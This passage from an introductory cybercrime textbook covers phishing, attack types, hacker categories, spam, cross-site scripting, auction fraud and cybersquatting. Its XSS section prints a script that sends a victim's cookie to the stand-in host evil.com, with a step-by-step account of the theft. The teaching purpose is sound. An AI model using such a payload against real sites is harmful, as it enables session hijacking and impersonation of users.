To defend themselves from phishing attacks, individual users and businesses alike need to take preventative measures.

Awareness is essential on the part of users. A communication that has been faked will frequently have unnoticeable errors that reveal its genuine origin. Examples of this include misspellings or alterations made to domain names, like the one presented previously in the URL example. Users should pause for a moment and consider why they are even receiving such an email in the first place.

There are a variety of measures that businesses can put into place to protect themselves from phishing and spear phishing attacks, including the following:

• Two-factor authentication (2FA), which provides an additional verification layer when signing in to sensitive applications, is the most effective strategy for combating phishing attempts. This is because 2FA adds an extra layer of verification to the login process. Two-factor authentication (2FA) requires users to own two different things: something they know, such a password and user name, as well as something they have, like a smartphone. The use of an employee's compromised credentials is prevented at all times by the implementation of two-factor authentication because these credentials, on their own, are inadequate to gain entrance.

• In addition to utilising two-factor authentication (2FA), enterprises should enforce stringent standards around password management. For instance, it should be expected of employees that they update their passwords on a regular basis, and it should be forbidden for employees to use the same password for more than one application.

•Educational efforts can also assist reduce the risk of phishing attempts by encouraging users to engage in secure behaviours, such as avoiding the practise of clicking on links contained in external emails.

2.6. Computer Vandalism

It is the act of physically destroying computing resources by employing physical force or malicious programming in order to do so. Cybercrime, which may be described as the intentional exploitation of computer networks, systems, and businesses that are technology-dependent, is rapidly becoming one of the most common and widespread types of criminal activity in the world. There are several varieties of cybercrime, each of which involves the execution of harmful code in order to corrupt data and gain illegal access.

Different types of illegal activity on the internet

Individual acts, property vandalism, and government-sponsored attacks on computer systems are the three primary types of cyber vandalism. Cybercriminals employ a variety of various levels and kinds of threats, each of which is tailored to a specific category of cyber vandalism.

• **Individual:** This type of cybercrime refers to the dissemination of harmful or illegal information through digital apps and the internet by a single person. This category of cybercrime encompasses a wide range of offences, including cyberspeech, the distribution of pornography, and trafficking.

• **Property:** A cybercriminal can steal someone else's bank or credit card information in the same way that a real-world crook can steal someone else's bank or credit card information. The hacker commits phishing scams online or steals the banking information of unsuspecting victims in order to gain access to their personal information and financial resources.

• **Fraud** against the government is the most serious form of wrongdoing, despite the fact that it is the least common form of cybercrime. Cyber terrorism can be defined as the commission of a cyber crime against a government agency. Hacking into websites, particularly military websites, or the dissemination of official propaganda are both examples of government-sponsored cybercrime.

Common Methods Employed in Online Vandalism

1. Web Attacks

2. SQL Injections (injections)

3. Scripting that spans multiple sites

4. DDoS Attacks

5. Methods of Attacking Passwords

6. Eavesdropping Attacks

7. Network Attacks Using Brute Force and Dictionary Lookups

8. Dangers Coming From Within

9. Attacks Performed by a "Man in the Middle"

10. Attacks that are Powered by AI

11. Attacks Committed While Driving

12. Scams Using the Email System

13. Attacks Conducted Using Spear Phishing

14. Attacks Using Whales as Bait for Email

15. Malware

16. Ransomware

17. Trojan Horses

18. Attack of the Teardrops

19. Attack of the Ping of Death

20. PuP’s

1. Web Attacks

The computer is affected by a web attack when it is connected to the internet. It is possible to download these viruses on the internet, and once they have infected your machine, the harm will be extensive and permanent.

2. SQL Injections

SQL injection is a sort of computer crime that involves the use of potentially dangerous code and the manipulation of back-end databases in order to get access to information that is not supposed to be shown to users. These generally involve private and sensitive data elements, such as client details and user lists, among other types of information. SQL injection can have long-term disastrous implications, including the destruction of tables, illegal accessing of any user list, and even administrator access to database systems.

3. Scripting that spans multiple sites

Another sort of injection breach known as cross-site injection occurs when malicious scripts are sent by attackers from websites that are considered to be responsible or reputable. Attackers insert harmful code into trustworthy websites and applications; when a user views an infected web page, the JavaScipt code is executed on the user's browser, and the attacker

has access to the user's system. This code can be used to steal sensitive information such as login credentials like your username and password.

4. DDoS Attacks

These are the kinds of assaults that are designed to bring services or networks to a halt and make them inaccessible to the people who are supposed to be using them. These attacks flood the target with information and overwhelm it with traffic in an attempt to bring it down. If successful, this can cause the website to become inaccessible. The web servers of high-profile organisations, such as those belonging to the government or to corporations, are typically the focus of DDoS attacks.

5. Methods of Attacking Passwords

With the assistance of malicious intent, these are simply designed to decode or even attempt to steal a user's password in some cases. In these kinds of situations, attackers might make use of Password Sniffers, Dictionary Attacks, or even Cracking tools. These kinds of attacks are carried out by gaining access to passwords that have been exported or saved in a file.

6. Eavesdropping Attacks

Intercepting network traffic is the first step in carrying out an eavesdropping attack. This form of malicious activity on the internet is also known as sniffing and snooping. In this sort of computer crime, the perpetrator or perpetrators seek to steal information that is received or transmitted via computers, smartphones, or other devices.

7. Use of Coercion and the Dictionary Attacks on Networks

Networking attacks like this involve the perpetrators making an attempt to directly log into the user accounts of other users by examining and attempting a variety of different possible passwords until they locate the ones that work.

8. Dangers Coming From Within

Attacks on a network might not always be carried out by someone from outside the network. One of the most typical kinds of cybercrime is the inside attack. It can take place on a system or a network, and it is carried out by users who have been granted authorised access to the same system.

9. Attacks by a Man Positioned in the Middle

Listening in on a conversation that is taking place between two different parties is an example of an assault known as "man in the middle." This kind of malicious activity on the internet affects both parties involved in the communication since the attacker has complete control over what they can do with the information that has been interpreted.

10. Attacks that are Powered by AI

These AI-powered assaults indicate a new sort of cyber crime that is sure to become more complex over time. Computer systems are now programmed to learn and teach themselves, and these AI-powered attacks mark their introduction.

AI is utilised in a wide variety of applications that are used on a daily basis with the assistance of algorithmic processes that are referred to as machine learning. This piece of software is designed to teach computers how to carry out particular responsibilities on their own. They can also achieve these goals by educating themselves on the challenges that might stand in the way of their advancement. Additionally, AI has the ability to hack into a wide variety of systems, such as autonomous drones and vehicles, and turn them into potentially lethal weapons. Applications that are powered by AI have the potential to be utilised to commit cybercrimes such as password cracking, identity theft, and automated attacks that are efficient and effective.

11. Attacks Committed While Driving

Drive-by assaults are a method of spreading malware through websites that lack adequate security. After finding websites with less stringent security standards, hackers will next plant harmful scripts into PHP or HTTP code on one of the websites' pages. After then, the script will have the ability to immediately install the malicious software onto the computers of anybody visits the site.

12. Scams Using the Email System

Phishing is a form of social engineering that is used to acquire valuable information such as login credentials or credit card details by having attackers pose as trustworthy individuals and tricking victims into visiting harmful links.

13. Attacks Conducted Using Spear Phishing

Attacks like these are carried out by individuals with the intention of gaining unauthorised access to the data of certain companies. These hacks are not carried out by random cybercriminals but rather by somebody with a definite goal in mind, such as gaining access to confidential business information or military intelligence, for example.

14. Attacks Using Whales as Bait for Email

A Whale Phishing Attack is a form of phishing that typically targets people in high-status positions, such as chief financial officers or chief executive officers. The primary objective is the theft of information, as the personnel targeted often have unrestricted access to the system and are associated with confidential data.

15. Malware

Malware is an umbrella term that refers to any code or software that was purposefully developed to affect or attack computer systems without the consent of the user.

16. Ransomware

In most cases, ransomware will prevent victims from accessing their own data and will wipe that data if the demanded ransom is not paid.

17. Trojan Horses

A dangerous software application known as a Trojan Horse is one that masquerades as a useful one in an attempt to trick users into installing it. It has the appearance of a regular application, but once it is executed, it corrupts data files in a system.

18. Attack of the Teardrops

A teardrop assault is a type of attack that fragments the general sequence of Internet Protocol (IP) packets and then transmits these fragmented packets to the machine of the victim who is being attacked.

19. Attack of the Ping of Death

A Ping of Death Attack is a sort of cyber crime in which IP packets ping target systems with IP sizes that are significantly larger than the maximum byte limit. This type of attack can cause the system to crash.

20. PUPs

Potentially Unwanted Programs is what is meant to be abbreviated by the term "PUPs." These are a form of malware that, in comparison to other types of cyber crimes, pose a lower level of danger. During this form of assault, the necessary search engine and any pre-downloaded applications in your system will be removed. Installing antivirus software is therefore a smart move to take in order to protect yourself from harmful downloads.

2.6.1. The Repercussions That Cyber Vandalism Has On Society

In recent years, cyber vandalism has emerged as a major menace to internet users, as it has been responsible for the theft of millions of users' personal details. It has also made a significant impact on economies all over the world. According to Gartner's projections, the market for cyber security would reach a value of $170,4 billion by the year 2022. According to Cybint's research, human mistake is the cause of 95 percent of all breaches in cyber security.

2.6.2. How to Fight Vandalism in Cyberspace

In spite of the fact that cyber vandalism is without a doubt one of the most significant worries in the modern digital era, the industry offers a wide variety of online security measures that are both easy to use and highly effective. It is vital to continually develop new security initiatives and methods in order to keep up with criminals; as a result, it is imperative to stay up to date on the most recent advances in the field of cyber security.

The following is a list of some of the methods that can be used to combat various types of cybercrime:

• Keeping your software and operating system up to current: In order to access the most recent security updates for your computer, you will need to ensure that both your software and operating system are kept up to date.

• Always utilising the most recent version of your anti-virus software: When you use anti-virus software to scan, identify, and eliminate potential dangers before they become a problem, it is easy to protect your system from attacks. The programme does this before the potential threats become a problem.

• Strong password: Make sure that your logins are protected by utilising complicated passwords that are Extremely hard to read, and these passwords should never be written down anywhere.

• Do not click on any links or download any attachments contained in spam emails: It is standard practise for malicious software and other forms of criminality to infect a computer using email attachments that are contained within spam emails. Also, if you are receiving spam emails or going to websites that you cannot rely on, you should avoid clicking on any links that they include.

• Confidentiality must be maintained at all times: Before disclosing any personally identifiable information, you should always check the phone line, the email, or the person you are communicating with.

• If you observe any strange requests from individuals who are claiming to be calling on behalf of the companies, you should contact the companies directly.

• Pay attention to the URLs (websites) that you open, and do so with caution: Make sure that the URLs that you are viewing are correct. Do not click on any links that contain URLs that look unusual or that you are not acquainted with. Before engaging in any kind of financial dealings on the internet, you should first determine whether or not the internet security software you use has transaction protection features.

• Make sure you regularly review your bank statements: Keep a watch on the statements that your bank sends you and inquire about any transactions that look suspicious.

2.7.Computer Hacking

The process of changing computer hardware and software in order to achieve an objective that was not originally intended by the inventor is referred to as hacking. It is

possible to hack into a computer system for a variety of reasons, ranging from merely demonstrating one's technical prowess to hiding, changing, or erasing information for the purposes of social, economic, or political gain. Now, corporations are paying hackers, which is a person who is engaged in hacking computers, to purposefully attack the computer of an organisation in order to uncover and patch security holes. This practise is becoming increasingly popular. It's possible to categorise the hackers as:

• **White Hat:** White hat hackers are those who break into a computer system with the intention of discovering any security flaws and reporting them to the appropriate authorities so that corrective measures can be done to keep the system from being compromised by hackers from the outside. White hat hackers may be paid employees of a corporation who are employed to uncover the security loopholes, or they may be freelancers who merely want to prove their mantle in this sector. White hat hackers are distinguished by the colour of their hats, which range from white to grey. They are well-known in the industry as ethical hackers.

• **Black Hat:** in contrast to those who wear the white hat, those who wear the black hat hack into the system with malicious intent. They could be interested in doing so for social, political, or economic reasons when they hack the system. They locate the security flaws in the system, save the information for themselves, and use the system to their own or their organization's advantage until the organisation whose system has been compromised becomes aware of this and applies security fixes. They are most commonly referred to as crackers.

• **Grey Hat**: Grey hat hackers uncover security flaws, disclose them to the site administrators, and offer to remedy the security fault in exchange for a consulting fee. Grey hat hackers are considered ethical hackers.

A blue hat hacker is a person who is not employed by a computer security consulting firm and • **Blue hat:** who is used to bug-test a system before to its launch, seeking for exploits so that they may be closed. Blue hat hackers are used to find vulnerabilities in a system so that they can be patched.

2.7.1.Creating and distributing viruses over internet

The propagation of a virus might result in a loss of business as well as monetary resources for an organisation. The cost of restoring the system, the costs connected with the loss of business during the downtime, and the costs associated with the loss of opportunity are all included in the loss. If the hacker is found, the organisation may file a lawsuit against them for a quantity of money that is either greater than or equal to the loss suffered by the organisation.

Cybercriminals have developed and disseminated network worms in order to perform a broad variety of cybercrimes, including stealing banking credentials, collecting money from premium-charge phone numbers, or demanding ransom payments. Many of these network worms have caused Internet epidemics.

2.8.Computer virus mass attacks / Multiple breaches caused by computer viruses

The distribution of computer viruses by cybercriminals will take many different forms, depending on what their goals are. In many cases, the objective of the cybercriminal is to place Trojans on the maximum number of machines feasible, all over the world. The following are some examples of such worms from the past:

- Mydoom ,
- Bagle,
- Warezov, a worm that infects mail

2.8.1.Controlling the extent of a computer virus attack

In certain situations, the perpetrator of the cybercrime may choose to restrict the number of machines they infect on purpose rather than attempting to infect the greatest number of users with a computer virus. This may be done in lieu of aiming to infect the most people possible. It is possible that the offenders will not be caught this way because they will have avoided too much exposure and the attention of the authorities.

The criminal will opt not to utilise an uncontrolled network worm because they want to keep the number of infections they cause to a minimum. They may, alternatively, utilise a website that they themselves have compromised with a Trojan. The criminal is able to keep track of the number of people who visit the website and can restrict the amount of machines that are compromised by the Trojan.

2.9.Spamming

Spamming refers to the practise of sending unsolicited commercial messages in large quantities through the internet. The following are some of the characteristics that determine whether or not an email may be considered spam:

a. Mass mailing: the email is not directed to a single individual in particular but rather to a big number of different persons.

b. Anonymity, which refers to the concealment of a person's true identity

c. Unsolicited: the email is sent to the receiver without either being expected or being requested by the recipient.

These unwanted messages not only annoy the people who receive them and put a strain on the network, but they also waste time and take up valuable storage space in the mailbox.

There are four primary categories of spam.

1. Spear-phishing

The most prevalent type of spam is known as phishing. Email, chat, web ads, and websites that have been crafted to look like they belong to legitimate people or businesses are frequently used as delivery mechanisms for the malware. Phishing communications instil a sense of panic or urgency in the recipient in order to coerce them into handing up their sensitive information. Phishing emails can originate from individuals pretending to be legitimate institutions such as banks, governments, or significant corporations.

2. Vishing

Vishing is a form of social engineering that is analogous to phishing but takes place over the phone. Scammers will ask for personal information from you, like your date of birth, address, and details about your finances, among other things.

3. Baiting

A technique known as "baiting," which is very similar to "phishing," involves an appealing offer in return for your login information or other confidential data. The "bait" could be in the form of a music or movie download, or it could be in the form of a flash drive branded with the company's logo and titled "Executive Salary Summary Q3," which is then left on a desk for someone to discover. Once the hacker sees that the bait has been downloaded, malicious software is then sent directly to the device, giving them access.

4. Quid Pro Quo

A hacker may engage in the practise of quid pro quo by making a request for sensitive information or login credentials in exchange for a service. Take, for instance, the scenario in which you receive a phone call from a hacker posing as a knowledgeable individual in the

field of technology and offering free IT support in exchange for personal information. When an offer appears to be too good to be true, it is most likely in exchange for something else.

Follow these four guidelines to help reduce your exposure to spam.

• Slow down. The goal of spammers is to get you to take action without thinking first. If the message gives the impression that time is of the essence, you should carefully consider your options before taking any action.

• Do some fact checking and research. Always use caution while responding to unwanted texts. If the email appears to be from a company that you work with but something about it seems strange, you should conduct some investigating.

• Use caution before downloading anything. If you have no prior relationship with the sender and they send you a file out of the blue, you should exercise extreme caution before downloading it.

• Do not give a link the ability to determine where you end up landing. You should use a search engine to locate the website on your own so that you can be certain you will arrive at the desired location. If you hover your mouse over a link in an email, the real URL will appear at the bottom of the screen. However, a convincing imitation can still lead you astray.

2.10.Cross Site Scripting

A malicious client-side script is injected into a reputable website as part of this action, which is known as a "script injection attack." As soon as the malicious script is executed by the browser, the malicious script gains access to the cookies as well as other sensitive information, which is then transmitted to distant servers. Now that you have this knowledge, you can utilise it to your advantage to obtain a financial profit or to gain physical access to a system for your own personal interest.

Hackers can engage in cross-site scripting, often known as XSS for short, when they run malicious JavaScript code within the browser of an unsuspecting victim. In contrast to assaults known as Remote Code Execution (RCE), the code is executed locally within the user's browser. When the injection is first performed, the attacker often does not have complete control over the website. Instead, the malicious actor attaches their code to a legitimate website, which, in essence, tricks browsers into running their malware whenever the legitimate page is loaded.

2.10.1.Functioning of Attacks Utilizing Cross-Site Scripting

After an attacker has injected their own code into a web page, which is often performed by exploiting a weakness in the software running the website, the attacker is then able to inject their own script, which is then executed by the browser being used by the victim. The fact that the malicious JavaScript executes on the victim's browser page makes it possible for important information about the authorised user to be stolen from the session. This gives a malicious actor the ability to target site administrators and completely compromise a website.

Cross-site scripting attacks are frequently used when the vulnerability they target is present on the majority of the pages that are accessible to the general public on a website. In this scenario, bad actors can inject their code into the website in order to target its visitors by inserting their own advertisements, phishing prompts, or other forms of malicious content.

An XSS attack, in its most common form, consists of two stages:

1. In order for an attacker to execute malicious JavaScript code in the browser of a victim, the attacker must first figure out a way to inject malicious code (also known as a payload) into a web page that the victim accesses.

2. The next step for the victim is to navigate to the website that contains the malicious code. If the attack is targeted at specific victims, the attacker may deliver a malicious URL to the victim by employing social engineering and/or phishing techniques.

Step one requires the susceptible website to immediately incorporate user input into its pages. If this is not the case, step one will not be achievable. An attacker can then enter a malicious string into the web page, which will subsequently be used on the page itself and will be interpreted by the victim's browser as source code. There are various subtypes of XSS attacks, such as those in which the attacker uses social engineering to get the user to visit a URL, and the payload is included in the link that the victim clicks on.

The following is an example of a piece of server-side pseudocode that can be used to show the most recent comment on a website:

print "<html>

You should print "h1>"

Most recent comment</h1>

" print database.latestComment print "</html>" "

The preceding script does nothing more than retrieve the most recent comment from a database and insert it into an HTML page. It is presumed that the comment that is written out is made up entirely of text and does not contain any HTML tags or other code. It is susceptible to XSS attacks since an adversary could potentially post a comment that includes a malicious payload, such as the following examples:

<script>doSomethingEvil();</script>

The HTML code that follows is what readers of this web page receive from the web server when they visit this page:

<html> \s<h1>

Most recent comment

</h1>

<script>doSomethingEvil();</script> \s</html>

The malicious script of the attacker is executed when the target page is loaded into the browser of the victim. Most of the time, the victim is unaware of the situation and is unable to defend themselves against the assault because of this.

2.10.2.Taking Unauthorized Cookies Using XSS

Cookies are frequently taken by criminals through the use of XSS. This enables them to pose as the victim and deceive others. There are a number of different routes the attacker might take to deliver the cookie to their own server. One of them is to run the client-side script that is located at the following address in the victim's web browser: script> window.location="http://evil.com/?cookie=" + document.cookie </script>

2.10.3.step-by-step walkthrough of a simple XSS attack

1. The attacker submits a vulnerable form on the website with malicious JavaScript content in order to inject a payload into the database of the targeted website.

2. The victim sends a request to the web server to retrieve the web page.

3. The web server sends the page with the attacker's payload to the browser of the victim. The payload is included as part of the HTML body.

4. The browser of the victim runs the malicious script that is located in the body of the HTML document. In this particular instance, it transmits the cookie belonging to the victim to the server belonging to the attacker.

5. When the HTTP request is received by the server, the attacker only needs to retrieve the cookie belonging to the victim at this point.

6. The cookie that was obtained from the victim can now be used by the attacker to impersonate the victim.

2.10.4.Types of Cross-Site Scripting Attacks

Cross-site scripting can be utilised in a variety of contexts and purposes by malicious actors, depending on the aims that they seek to achieve. Let's take a look at some of the more typical forms of assault, shall we?

1. Stored (Persistent) Cross-Site Scripting

Attackers can carry out stored cross-site scripting attacks by storing their payload on a server that has been compromised. This causes the website to transmit malicious code to other users that visit the site.

The most hazardous form of cross-site scripting is also the one that is used the most frequently because it only requires an initial action from the attacker and has the potential to compromise a large number of visitors later.

The profile fields on your account page, such as your username and email address, are examples of stored cross-site scripting attacks. These fields are preserved on the server and presented on your account page.

2. Reflected (Non-Persistent) Cross-Site Scripting [Reflected Cross-Site Scripting]

Attacks using reflected cross-site scripting take place when the payload is kept in the data that is transferred from the browser to the server. Because vulnerable websites give attackers an endless supply of legitimate-looking websites that they can use for attacks, these kinds of

attacks are popular in phishing and social engineering attempts. This is because vulnerable websites provide attackers with an endless supply of legitimate-looking websites.

Examples of reflected cross-site scripting attacks include the situation in which an adversary stores malicious script in the data that is transmitted from a search or contact form on a website.

A search form is a common example of reflected cross-site scripting since it allows users to input their search queries to the server, but only the visitors themselves see the results of their searches.

In most cases, attackers would email victims individualised links that lead users who are unaware of the danger to a website that contains the vulnerability. They frequently initiate their proof of concept through a variety of different approaches, which can be triggered from this page.

3. Autonomous Site-to-Site Scripting

When an attacker takes use of a vulnerability that calls for very particular context and changes to be made manually, they are engaging in self-cross-site scripting. You are the only person who has the potential to be a victim.

A cookie's value can be changed, or you can add your own data to the payload. These are examples of the specific changes that can be made.

Running unauthorised code on social networking platforms or in online gaming environments where doing so may result in the acquisition of a reward or piece of information is an illustration of self-cross-site scripting.

4. Scripting for Blind Cross-Site Connections

Attacks using blind cross-site scripting take place when the person conducting the attack is unable to observe the effects of their actions. The vulnerability that allows these attacks to succeed typically resides on a page that can only be accessed by users with the appropriate permissions.

To effectively launch an attack using this method takes more preparation; in the event that the payload is unsuccessful, the attacker will not be warned.

Polyglots are a type of computer code that can be used in a variety of contexts, including as an attribute, as plain text, or within a script tag. They are frequently used by hackers in order to maximise the success rate of the assaults they launch.

An instance of a blind cross-site scripting attack would be one in which a username is susceptible to XSS, but only when accessed from a page that is only accessible to users with administrator privileges.

5. Cross-Site Scripting Utilizing the Document Object Model

DOM-based cross-site scripting attacks are those that take place when the server itself is not the one that is vulnerable to cross-site scripting (XSS), but rather the JavaScript that is present on the page.

Because JavaScript is used to give interactivity to the page, parameters included in the URL can be used to modify the page after it has already been loaded. Attackers are able to insert malicious code into a page if they modify the DOM in a way that causes it to fail to sanitise the data generated from the user.

When a website changes the language selection from the one that is set as the default to the one that is provided in the URL, this is an example of DOM-based cross-site scripting attack.

2.11.Online Auction Fraud

There are a lot of trustworthy websites out there that host online auctions via the internet. Some online criminals take advantage of the credibility of these websites in order to trick customers into participating in fraudulent online auctions. These schemes frequently result in the customer paying more than necessary for the item, or the item itself is never delivered after payment has been processed.

You have access to all of this information whenever and wherever you want it when you use online auction websites like eBay, OnlineAuction, OZtion, WeBidz, and uBid, amongst others. These websites provide excellent options for purchasing items from local and international sources, regardless of whether the items are brand new or used. These same online auction platforms also enable you to sell new or old products in the same manner, regardless of their condition.

The majority of individuals have excellent experiences with online auction sites, and you too can have positive and satisfying shopping and selling experiences with only a few simple safety recommendations while avoiding the strategies thieves employ to abuse customers through these sites.

To get started, it's important to be aware of the typical dangers that are present on auction sites. Among these are the following: • making a purchase of an item or items that you never receive because the seller is a scammer; • making a sale of something and delivering it to the buyer but never receiving payment; and • selling something and sending it to the buyer but never receiving payment.

• Having cybercriminals seize control of your account and use it to make a large number of fraudulent purchases in your name; or having your personal information stolen and used to commit identity theft in your name.

• Giving an excessive amount of personal information to a buyer or seller, which they then use to steal your identity, either through interactions with them or by purchasing the item in a risky method, such as by using a personal cheque with all of your information printed on it or a credit card.

• Buying an item at an inflated price or obtaining an item that is a knockoff – instead of the item you purchased since it was the same item.

• Getting phishing emails with messages that look like they were sent by the online auction site or the payment company that you use. Scammers will often ask for personal information such as passwords and banking details in these, with the intention of using the information to steal your identity and your money.

As soon as you have a solid understanding of the potential problems, you are ready to choose the website (or websites) that you will make use of. Spend some time familiarising yourself with the inner workings of each auction website so that you can identify the site or sites that will serve you most effectively.

• Observe the bidding on a few different products so that you can get a feel for the tempo of the auction as well as the last-minute methods that are being used.

•Read the site's Terms and Conditions, also known as the Terms of Use, to learn whether the site charges fees to buyers or sellers, what consumer protections it offers in the event that something goes wrong, and what you need to do in order to follow any rules or suggestions it provides.

• Investigate the various modes of payment that are supported by the website. Never use (or accept) a check, money order, wire transfer service, credit card, debit card, or cash; otherwise, you run the danger of losing not only your money but also your identity, and you could end yourself owing the bank money. Using a service like PayPal or one that is

functionally equivalent to it, which both hides your financial information while you are the buyer and ensures that the money is in the account when you are the selling, will provide you with the highest level of protection.

• Establish yourself as a moderate in your field. Choose a screen name for yourself that doesn't reveal anything about who you are, and avoid providing information that isn't strictly necessary; instead, focus on providing the bare minimum.

• You should come up with a secure and original password. This is a really important stage. Your password needs to be at least 10 characters long (even if the website only wants fewer), it needs to have both capital and lowercase letters, digits, and symbols, and it needs to have a mix of all of these. Never use information in a password that is associated with you, such as your name, age, birth year, etc. This doesn't have to be difficult to remember; it just needs to be hard to guess, like 1likeuz'nAuctionz:-). This doesn't have to be difficult to remember; it just needs to be hard to guess. Also, you should never use the same password for several websites since if it were to get hacked on one site, it would put you in a bind on all of the other websites as well.

2.12.Squatting in cyberspace

It is the practise of reserving the domain names of another person's trademark with the intention of later selling them to the organisation that is the owner of the trademark for a higher fee. This practise is known as "cybersquatting."

Cybersquatting is the practise of registering, trading in, or utilising an Internet domain name with the bad faith purpose to profit from the goodwill of a trademark that belongs to someone else. It is also known as domain squatting.

Squatting is the act of occupying an abandoned or uninhabited area or building that the squatter does not own, rent, or in any other way have permission to use. This is where the term "squatting" comes from.

Cybersquatting is a form of trademark infringement that involves the registration of internet domain names in bad faith. It is also known as "cybersquatting." Participants in this conduct will register, sell, or use a website domain that improperly contains a protected trademark or service mark. Additionally, they will do so without authorization. The purpose of doing this step is to increase one's chances of benefiting financially from the established brand's favourable reputation among customers.

The cybersquatter is capable of committing a wide variety of acts in bad faith. These could include everything from selling similar things on the website that is infringing to providing the owner the opportunity to buy the domain at an exorbitant price. When determining whether or not activities were carried out in bad faith, courts and international bodies will take a range of factors into consideration. The following are some examples of these factors:

• Does the domain name in question fall under the purported cybersquatter's rights to their intellectual property?

• Does the proposed use of the domain name fall within the realm of fair use, or does it have a noncommercial purpose?

• Did the cybersquatter make an attempt to sell the domain name despite not having any prior purpose to do so in good faith?

• Was there a deliberate attempt to water down or otherwise damage a registered trademark?

• Did the suspected cybersquatter purposely provide information that was intended to mislead people when they tried to contact him?

Although these are some of the more prevalent concerns that arise when determining whether or not cybersquatting has taken place, courts and international organisations are able to take into consideration a wide variety of other factors. The question of whether or not the trademark in question has been registered with the United States Patent and Trademark Office ranks among the most crucial (USPTO).

The United States Patent and Trademark Office presently issues more than 270,000 registrations annually. Each of these brand identifiers is eligible for protection from cybersquatting accorded by the federal government, and registration provides a foundation for demonstrating ownership of intellectual property to international organisations. In spite of the fact that common law trademarks may provide some measure of protection, omitting to register your mark can limit the legal options available to you.

Different goals can be pursued by cybersquatting, including the following:

o Benefit from the brand's notoriety to attract traffic on website by using a domain name ; o Associate the domain name to a fraudulent website used for a "phishing" attack or to give credibility to a scam that is circulating by spam; o Associate a dodgy website with the domain name; o Resell or bargain the domain name with the legitimate brand; o Block access to the name, the trademarks; o Damage the brand or the legitimate company's image,

2.12.1.CYBERSQUATTING EXAMPLES

Several examples of cybersquatting are provided below.

2.12.1.1.TYPOSQUATTING

Typosquatting, which is more commonly referred to as a "fake URL," takes advantage of the fact that customers frequently make spelling errors while they are attempting to visit

websites. This frequently involves typographical errors as well as typical misspellings of trademarked properties.

Those who commit infringement using this strategy will frequently produce a phoney website to accompany the domain address. Consumers can be misled in this way on the origin of the products they are purchasing. Cybersquatters may also make use of a variety of top-level domains in an effort to coerce trademark owners into purchasing the website in question.

Some examples include: registering starbucks.org if it hadn't already been done so by the owner of the trademark.

• Making an offer to sell any top-level domain that includes the word "starbucks" despite not having any plans to legally use the website in question.

• Registering potential misspellings or typos for starbucks.

• Providing a link on starbukcs.io to a website that markets coffee items that are in direct competition with their own.

2.12.1.2.JACKING UP ONE'S NAME

In the United States, certain conditions must be met before a person's name can be protected as a trademark. This normally happens only if they have already created a secondary meaning in the market, such as Madonna or Beyoncé for example. Because name jacking is a difficult area of the law, the Anticybersquatting Consumer Protection Act might not always apply to it.

On social media platforms, name jacking is also a possibility. Even in the absence of a domain name that has been registered, it is possible to engage in cybersquatting by constructing a profile that is reflective of a celebrity or other prominent person. When considering the sheer amount of fan sites that are now online, this is another another area that

is unclear. If the website begins selling counterfeit or unlicensed goods, this could be evidence of cybersquatting on the part of the owner.

2.12.1.3.FILING CYBERSQUATTING LAWSUITS

In the case of cybersquatting, the customary initial step is to write and send a letter demanding that the unauthorised use of a trademark be stopped before resorting to legal action. This is your chance to let the infringer know that the acts they are taking are in violation of your rights and that they will most likely be held responsibility for their actions in a legal setting.

Please ensure that the following information is included:

• Any and all contact information provided by the owner of the IP address and the registrant of the domain.

• Make it a requirement that cybersquatting be stopped and that the website be moved.

• Make it clear that you will not tolerate any more cybersquatting activity.

• Documentation demonstrating that the sender is the sole owner of the rights to use the trademark in question.

• An explanation of any additional legal action that might be taken in the future.

• The deadline for a response is today (usually 10 days).

At this stage, if the infringing behaviour has not stopped, it may be appropriate to file trademark litigation under the Anticybersquatting Consumer Protection Act. If you proceed in this manner, the cybersquatter will almost certainly try to settle the matter as soon as possible, or they will just refuse to fight back in court at all, which will result in a default judgement.

You also have the option of filing a UDRP Complaint by making use of ICANN's Uniform Domain Name Dispute Resolution Policy, which is another alternative. This administrative action is typically more expedient and cost-effective than litigation under the ACPA. Generally speaking, plaintiffs are successful, and cybersquatters are frequently forced to either cancel their domain ownership or transfer it to another party. Regrettably, UDRP complaints can not result in monetary compensation; the only award that can be given is the transfer of the domain name.

2.12..2.CYBERSQUATTING CASES

In the early days of the internet, many businesses were victims of a practise called cybersquatting. This is due to the fact that cybersquatters with a forward-thinking mentality would frequently purchase domain names before corporations even recognised they should buy them. However, despite the growing awareness of how significant this issue is, we continue to observe an increase in the number of instances of cybersquatting. Each year, around 3,500 applications are submitted to WIPO alone.

The following well-known incidents of cybersquatting had significant implications for the protection of intellectual property rights.

1.NISSAN MOTORS V. NISSAN COMPUTER

When most people hear the word Nissan, the first thing that comes to their mind is a car, and it is easy to understand why this is the case given that the firm has been using the label since the 1970s. Notwithstanding this, Nissan Computer Corporation registered the domain name nissan.com in the year 1994. This occurred five years before the vehicle firm made the decision that they desired the domain.

Nissan Motors asserted that the domain name engaged in trademark infringement, cybersquatting, and dilution, all of which are illegal. This is a claim that, under normal

circumstances, would be accepted, however the owner of the domain and the corporation is named Uzi Nissan. Because the names of Uzi's businesses are merely a variation on his surname, there was no instance of cybersquatting. In the end, Nissan Motors chose to register an alternative domain name for their business.

2.PETA VS DOUGHNEY

Since 1980, the organisation known as People for the Ethical Treatment of Animals (PETA) has been in operation. Michael Doughney registered the domain name peopleeatingtastyanimals.org in 1995 and gave it the title "People Eating Tasty Animals." PETA made several attempts to get Doughney to voluntarily transfer the domain name; however, he did not comply with their requests, and as a result, PETA filed a lawsuit against him for trademark infringement, cybersquatting, and dilution.

The content of the website provided undeniable evidence that it was a parody page; nonetheless, the court determined that this was not communicated in any way by the domain name itself. In addition, Doughney was not accused of cybersquatting until after he made statements hinting that PETA should pay him money to transfer the name. At that point, the charges began to surface. Doughney was had to relinquish control of the domain, but because he had not acted maliciously, he was not required to make restitution payments.

In more recent cases, the courts have concluded that, in addition to the domain name, the content of a website should be taken into consideration.

3.MICROSOFT V. MIKEROWESOFT

Mike Rowe began offering his web design skills in 2003 and launched the website MikeRoweSoft.com to advertise them. He did so due to the phonetic pun that sounded like "Microsoft," and he did it intentionally. However, due to the fact that the domain could be phonetically confused with Microsoft.com, the larger firm requested that he relinquish the

ownership of the domain name. They made him an offer of ten dollars in exchange for the initial registration fee.

Microsoft sent Rowe a cease and desist letter after he made an offer of $10,000 for the domain. In the letter, Microsoft accused Rowe of engaging in cybersquatting. An out-of-court settlement was negotiated between the parties after a significant amount of public outcry against the corporation.

2.13.Logic Bombs

